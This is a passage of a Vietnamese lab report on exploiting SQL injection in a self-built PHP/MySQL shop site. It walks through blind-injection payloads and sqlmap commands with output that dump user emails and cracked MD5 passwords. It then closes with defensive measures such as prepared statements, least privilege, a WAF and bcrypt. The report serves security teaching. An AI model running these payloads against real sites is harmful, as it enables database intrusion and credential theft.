
LENGTH(...)=2: Kiểm tra xem tên cột đó có phải dài 2 ký tự không (Chữ id có đúng 2 ký tự).

Bước 7: Dò tên cột

Payload:

?id=4 AND (SELECT SUBSTRING(column_name,1,1) FROM information_schema.columns WHERE table_name='brands' LIMIT 0,1)='i' (Để tìm ra cột id).

Kết quả: Trang web vẫn hiển thị thông tin sản phẩm bình thường.



Thử với LIMIT 1,1, LIMIT 2,1... để tìm ra tất cả các cột

Để lấy tất cả thông tin của các bảng cứ lập lại các bước trên đến khi hoành thành.

Thực tế: Nếu làm bằng tay (Manual) bước này thì cực hình vì có hàng nghìn khả năng. Đó là lý do tại sao các Pentester dùng sqlmap hoặc script Python. Script sẽ chạy vòng lặp for từ a-z để mò tên bảng cho bạn trong vòng vài giây.

4.3. Sử dụng sqlMap

Bước 1: Kiểm tra lỗ hổng

Câu lệnh: sqlmap -u "http://10.0.2.15/lab-sqli2?id=4" –batch

Giải thích:

-u: Chỉ định URL mục tiêu.

--batch: Tự động chọn "Yes" cho mọi câu hỏi của sqlmap (tiết kiệm thời gian).

Kết quả: sqlmap đã xác định được tới 4 loại lỗ hổng khác nhau trên tham số id.

Boolean-based blind: (Chính là thứ đang làm - Đúng/Sai).

Stacked queries: (Có thể thực thi nhiều câu lệnh cùng lúc, cực kỳ nguy hiểm).

Time-based blind: (Dùng hàm SLEEP để dò dữ liệu).

UNION query: (Kỹ thuật nhanh nhất để lấy dữ liệu).

```
sqlmap identified the following injection point(s) with a total of 104 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=4 AND 5092=5092

    Type: stacked queries
    Title: MySQL ≥ 5.0.12 stacked queries (comment)
    Payload: id=4;SELECT SLEEP(5)#

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=4 AND (SELECT 7788 FROM (SELECT(SLEEP(5)))NMNd)

    Type: UNION query
    Title: Generic UNION query (NULL) - 17 columns
    Payload: id=-4040 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71626b6a71,0x566368455
44c546f43797a466271794753447862706d7a416650464d554c414c6469506643794755,0x71706a7671),NULL,NULL,NULL,NULL,NULL
,NULL,NULL,NULL-- -
---
```

Sau khi khai thác thành công, công cụ trích xuất được thông tin môi trường của hệ thống mục tiêu.

```
---
[17:18:14] [INFO] the back-end DBMS is MySQL
web application technology: PHP, Apache 2.4.54, PHP 8.0.25
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[17:18:14] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.0.2.15'
[17:18:14] [WARNING] your sqlmap version is outdated

[*] ending @ 17:18:14 /2026-03-29/
```

Hệ thống tự động dò tìm cấu trúc câu lệnh truy vấn và xác định bảng dữ liệu hiện tại có 17 cột thông tin.

```
[17:17:58] [INFO] target URL appears to have 17 columns in query
[17:18:14] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 104 HTTP(s) requests:
```

Bước 2: Dò tìm tên Database

Câu lệnh: sqlmap -u "http://10.0.2.15/lab-sqli2?id=4" --current-db --batch

Kết quả:

```
[17:30:29] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.54, PHP, PHP 8.0.25
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[17:30:29] [INFO] fetching current database
[17:30:33] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster d
ata retrieval
[17:30:33] [INFO] retrieved: phonex
current database: 'phonex'
[17:30:52] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.0.2.15'
[17:30:52] [WARNING] your sqlmap version is outdated

[*] ending @ 17:30:52 /2026-03-29/
```

Cơ chế thực thi: "Công cụ không lấy được tên database ngay lập tức bằng một câu lệnh duy nhất. Thay vào đó, nó sử dụng tiến trình 'retrieved: phonex'. Trong quá trình này, sqlmap gửi hàng loạt các câu hỏi Đúng/Sai (Boolean-based) hoặc dựa trên độ trễ thời gian (Time-based) để xác định từng chữ cái: p... h... o... n... e... x."

Xác nhận Database: "Kết quả trả về current database: 'phonex' khớp hoàn toàn với cấu trúc hệ thống giả lập đã thiết lập ban đầu, chứng minh khả năng rút trích thông tin từ xa mà không cần tài khoản quản trị."

Bước 3: Liệt kê các bảng

Câu lệnh: sqlmap -u "http://10.0.2.15/lab-sqli2?id=4" -D phonex --tables –batch

Giải thích: -D phonex chỉ định database cần quét. --tables là lệnh liệt kê các bảng.

Kết quả: Xuất hiện bảng users, phones, brands...

```
[17:36:37] [INFO] retrieved: 5
[17:36:41] [INFO] retrieved: brands
[17:36:53] [INFO] retrieved: carts
[17:37:02] [INFO] retrieved: cart_items
[17:37:13] [INFO] retrieved: phones
[17:37:21] [INFO] retrieved: users
Database: phonex
[5 tables]
+------------+
| brands     |
| cart_items |
| carts      |
| phones     |
| users      |
+------------+
```

Bước 4: Liệt kê các cột trong bảng users

Câu lệnh: sqlmap -u "http://10.0.2.15/lab-sqli2?id=4" -D phonex -T users --columns --batch --hex

Giải thích: -T users chỉ định bảng mục tiêu. --columns để liệt kê tên cột.

Kết quả: thấy các cột id, email, password... (sqlmap đã tự làm bước dò độ dài và ký tự).

```
[17:49:38] [INFO] fetching columns for table 'users' in database 'phonex'
[17:49:39] [INFO] retrieved: 'id','int(10) unsigned'
[17:49:40] [INFO] retrieved: 'name','varchar(255)'
[17:49:40] [INFO] retrieved: 'email','varchar(255)'
[17:49:40] [INFO] retrieved: 'password','varchar(255)'
[17:49:41] [INFO] retrieved: 'role','enum('admin','user')'
[17:49:41] [INFO] retrieved: 'created_at','timestamp'
[17:49:42] [INFO] retrieved: 'updated_at','timestamp'
Database: phonex
Table: users
[7 columns]
+------------+---------------------+
| Column     | Type                |
+------------+---------------------+
| created_at | timestamp           |
| email      | varchar(255)        |
| id         | int(10) unsigned    |
| name       | varchar(255)        |
| password   | varchar(255)        |
| role       | enum('admin','user') |
| updated_at | timestamp           |
+------------+---------------------+
```

Bước 5: Rút trích dữ liệu


Cầu lệnh: sqlmap -u "http://10.0.2.15/lab-sqli2?id=4" -D phonex -T users -C "email,password,role" --dump –batch

Giải thích: -C "email,password, role" chỉ lấy 3 cột này thôi cho nhanh. --dump là lệnh xuất dữ liệu ra màn hình.

Kết quả: Công cụ trích xuất thành công các thông tin, nhận thấy mật khẩu là chuỗi MD5 nên đã tự giải mã mật khẩu thành công.

```
Database: phonex
Table: users
[2 entries]
+-----------------------+-----------------------------------------------------+-------+
| email                 | password                                            | role  |
+-----------------------+-----------------------------------------------------+-------+
| thai00904@gmail.com   | e10adc3949ba59abbe56e057f20f883e (123456)           | admin |
| thai@gmail.com        | 0192023a7bbd73250516f069df18b500 (admin123)         | user  |
+-----------------------+-----------------------------------------------------+-------+
```

Sử dụng thông tin thu được đăng nhập thành công:



CHƯƠNG 5: KẾT LUẬN

Qua quá trình tự xây dựng hệ thống giả lập và trực tiếp thực hiện kiểm thử bảo mật, bài báo cáo đã hoàn thành trọn vẹn mục tiêu đề ra là nghiên cứu và khai thác thành công lỗ hổng SQL Injection. Từ những kết quả đạt được, có thể rút ra các kết luận tổng quát sau:

5.1. Khẳng định mức độ rủi ro nghiêm trọng của SQL Injection:

Thực nghiệm đã chứng minh rằng chỉ một sơ suất nhỏ trong khâu xử lý dữ liệu đầu vào (không làm sạch biến id được truyền qua URL) cũng có thể dẫn đến sự sụp đổ toàn bộ hệ thống bảo mật. Kẻ tấn công có thể từ bên ngoài mạng trích xuất thành công các dữ liệu nhạy cảm nhất của hệ thống, bao gồm danh sách người dùng và mật khẩu quản trị (dưới dạng mã băm MD5).

5.2. Sự đa dạng và tinh vi của các kỹ thuật khai thác:

Bài thực hành đã đi từ những khái niệm cốt lõi đến việc áp dụng các kỹ thuật nâng cao:

- Error-Based và Union-Based: Lợi dụng các thông báo lỗi của hệ quản trị cơ sở dữ liệu (MySQL/MariaDB) và toán tử UNION để tái cấu trúc dữ liệu, ép hệ thống tự động "nhả" thông tin ra giao diện web một cách nhanh chóng.
- Blind SQL Injection và Tự động hóa: Thông qua việc sử dụng công cụ chuyên dụng sqlmap trên môi trường Kali Linux, thực nghiệm cho thấy ngay cả khi ứng dụng không hiển thị bất kỳ thông báo lỗi nào (mù), hacker vẫn có thể sử dụng các thuật toán Boolean-based (Đúng/Sai) hoặc Time-based (Độ trễ thời gian) để âm thầm dò xuất toàn bộ cơ sở dữ liệu.

5.3. Giá trị thực tiễn của việc tự xây dựng môi trường (Lab):

Thay vì sử dụng các môi trường có sẵn (như DVWA), việc tự thiết kế mã nguồn PHP và cấu trúc cơ sở dữ liệu phonex đã giúp củng cố kiến thức một cách toàn diện. Nắm vững luồng đi của dữ liệu từ Client (Trình duyệt) đến Server (Apache) và xuống Backend (MySQL) chính là cơ sở vững chắc nhất để thấu hiểu bản chất của lỗ hổng.

5.4. Tầm quan trọng của tư duy "Bảo mật từ trong mã nguồn" (Secure Coding):

Quá trình tấn công thành công cũng đồng thời chỉ ra điểm yếu chí mạng trong tư duy lập trình cũ (cộng chuỗi SQL). Qua đó, bài báo cáo nhấn mạnh rằng giải pháp phòng chống triệt để nhất không nằm ở các công cụ bảo vệ bên ngoài, mà phải bắt đầu từ việc áp dụng các tiêu chuẩn lập trình an toàn như: Sử dụng Truy vấn tham số hóa (Prepared Statements/PDO), băm mật khẩu bằng các thuật toán mạnh (Bcrypt/Argon2 thay vì MD5), và phân quyền tối thiểu cho tài khoản kết nối Database.

Tóm lại, tình huống thực nghiệm không chỉ là một bài tập tấn công, mà còn là một bài học sâu sắc về phòng thủ, giúp nâng cao tư duy an toàn thông tin trong việc phát triển và vận hành các ứng dụng web thực tế.

CHƯƠNG 6: GIẢI PHÁP PHÒNG CHỐNG

Để bảo vệ ứng dụng web khỏi các cuộc tấn công SQL Injection (bao gồm cả Error-Based, Union-Based và Blind SQLi) cũng như bảo vệ dữ liệu người dùng, hệ thống cần được áp dụng chiến lược phòng thủ theo chiều sâu (Defense in Depth). Dưới đây là các giải pháp cụ thể từ mức mã nguồn đến mức hệ thống:

6.1. Bảo mật ở mức mã nguồn

Sử dụng truy vấn tham số hóa (Parameterized Queries / Prepared Statements):

Đây là phương pháp phòng chống SQL Injection hiệu quả và triệt để nhất. Thay vì cộng chuỗi trực tiếp dữ liệu đầu vào vào câu lệnh SQL, Prepared Statements sẽ tách biệt hoàn toàn giữa cấu trúc câu lệnh (Code) và dữ liệu (Data). Dữ liệu người dùng nhập vào sẽ luôn được cơ sở dữ liệu hiểu là các giá trị (chuỗi, số), không bao giờ được thực thi như một mã lệnh SQL.

Ví dụ (Sử dụng PDO trong PHP):

```
$stmt = $pdo->prepare('SELECT * FROM phones WHERE id = :id');
$stmt->execute(['id' => $_GET['id']]);
$product = $stmt->fetch();
```

Kiểm tra và làm sạch dữ liệu đầu vào (Input Validation & Sanitization):

Áp dụng nguyên tắc Whitelist (Danh sách trắng). Nếu tham số id được kỳ vọng là một số nguyên, hệ thống phải ép kiểu và kiểm tra nghiêm ngặt trước khi xử lý.

Ví dụ: Sử dụng hàm filter_var($_GET['id'], FILTER_VALIDATE_INT) trong PHP.

6.2. Bảo mật ở mức cấu hình server và ứng dụng

Tắt chế độ hiển thị lỗi chi tiết (Disable Detailed Error Reporting):

Để ngăn chặn hoàn toàn kỹ thuật tấn công Error-Based SQL Injection, tuyệt đối không hiển thị các thông báo lỗi trực tiếp từ hệ quản trị cơ sở dữ liệu (như lỗi cú pháp MySQL, đường dẫn file) ra màn hình trình duyệt của người dùng cuối.

- Cách làm: Cấu hình tệp php.ini trên máy chủ web với thiết lập display_errors = Off và ghi log lỗi vào một tệp tin nội bộ trên server (log_errors = On).

6.3. Bảo mật ở mức cơ sở dữ liệu

Áp dụng nguyên tắc đặc quyền tối thiểu (Principle of Least Privilege):

Tài khoản kết nối cơ sở dữ liệu mà ứng dụng web sử dụng (ví dụ: user webapp) chỉ được cấp những quyền tối thiểu cần thiết để hoạt động (như SELECT, INSERT, UPDATE trên một số bảng cụ thể). Tuyệt đối không sử dụng tài khoản root hoặc tài khoản có quyền quản trị cấp cao để kết nối từ ứng dụng web, nhằm hạn chế rủi ro hacker truy cập vào bảng information_schema hoặc can thiệp vào file hệ thống.

6.4. Bảo mật ở mức hệ thống mạng

Sử dụng tường lửa ứng dụng Web (Web Application Firewall - WAF):

Triển khai WAF (như ModSecurity, Cloudflare) để làm lớp lá chắn đầu tiên. WAF sẽ phân tích lưu lượng HTTP/HTTPS và tự động nhận diện, chặn đứng các request chứa các từ khóa hoặc ký tự nghi ngờ đặc trưng của SQL Injection (như UNION SELECT, SLEEP(), EXTRACTVALUE(), v.v.) trước khi chúng kịp chạm đến máy chủ web.

6.5. Nâng cấp cơ chế lưu trữ mật khẩu

Qua quá trình khai thác, việc mật khẩu bị bẻ khóa dễ dàng cho thấy thuật toán băm MD5 đã hoàn toàn lỗi thời và không còn an toàn.

Giải pháp: Hệ thống cần chuyển sang sử dụng các thuật toán băm mật khẩu hiện đại, có tích hợp cơ chế thêm chuỗi ngẫu nhiên (Salt) để chống lại các cuộc tấn công bằng từ điển (Dictionary Attack) hoặc bảng băm (Rainbow Tables). Khuyến nghị sử dụng hàm password_hash() trong PHP với thuật toán Bcrypt hoặc Argon2 để đảm bảo an toàn tuyệt đối cho thông tin đăng nhập của người dùng.